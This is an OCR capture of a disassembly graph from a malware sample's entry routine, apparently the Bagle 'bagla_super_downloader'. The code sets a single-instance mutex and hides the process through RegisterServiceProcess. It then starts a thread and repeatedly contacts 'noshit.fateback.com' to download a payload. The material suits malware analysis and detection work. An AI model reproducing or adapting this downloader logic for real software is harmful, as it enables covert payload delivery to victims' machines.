
Graph of start



```
start:
push    ebp
mov     ebp, esp
sub     esp, 0Ch
push    offset Name      ; "bagla_super_downloader_1000"
push    1                ; bInitialOwner
push    0                ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+hObject], eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_4018D5
```

```
004018BA:
mov     eax, [ebp+hObject]
push    eax              ; hMutex
call    ds:ReleaseMutex
mov     ecx, [ebp+hObject]
push    ecx              ; hObject
call    ds:CloseHandle
xor     eax, eax
jmp     loc_4019A3
```

```
loc_4018D5:
call    sub_4017DA
push    2                ; uMode
call    ds:SetErrorMode
push    offset ProcName  ; "RegisterServiceProcess"
push    offset ModuleName; "kernel32"
call    ds:GetModuleHandleA
push    eax              ; hModule
call    ds:GetProcAddress
mov     dword_4022B8, eax
cmp     dword_4022B8, 0
jz      short loc_401911
```

```
00401907:
push    1
push    0
call    dword_4022B8
```

```
loc_401911:
lea     edx, [ebp+ThreadId]
push    edx              ; lpThreadId
push    0                ; dwCreationFlags
push    0                ; lpParameter
push    offset sub_40174C; lpStartAddress
push    0                ; dwStackSize
push    0                ; lpThreadAttributes
call    ds:CreateThread
push    offset aSmtp_bagla_100; "smtp_bagla_1000"
push    1                ; bInitialOwner
push    0                ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+hMutex], eax
push    0                ; int
push    offset szUrl     ; "http://noshit.fateback.com/"
call    sub_4013A1
add     esp, 8
cmp     eax, 29Ah
jnz     short loc_401973
```

```
loc_401950:
push    0                ; int
push    offset aHttpNoshit_f_0; "http://noshit.fateback.com/"
call    sub_4013A1
add     esp, 8
cmp     eax, 29Ah
jnz     short loc_401973
```

```
00401966:
push    96000h           ; dwMilliseconds
call    ds:Sleep
jmp     short loc_401950
```

```
loc_401973:
mov     eax, [ebp+hMutex]
push    eax              ; hMutex
call    ds:ReleaseMutex
mov     ecx, [ebp+hMutex]
push    ecx              ; hObject
call    ds:CloseHandle
mov     dword_4022BC, 1
push    0FFFFFFFFh       ; dwMilliseconds
call    ds:Sleep
push    0                ; uExitCode
call    ds:ExitProcess
xor     eax, eax
```

```
loc_4019A3:
mov     esp, ebp
pop     ebp
retn
```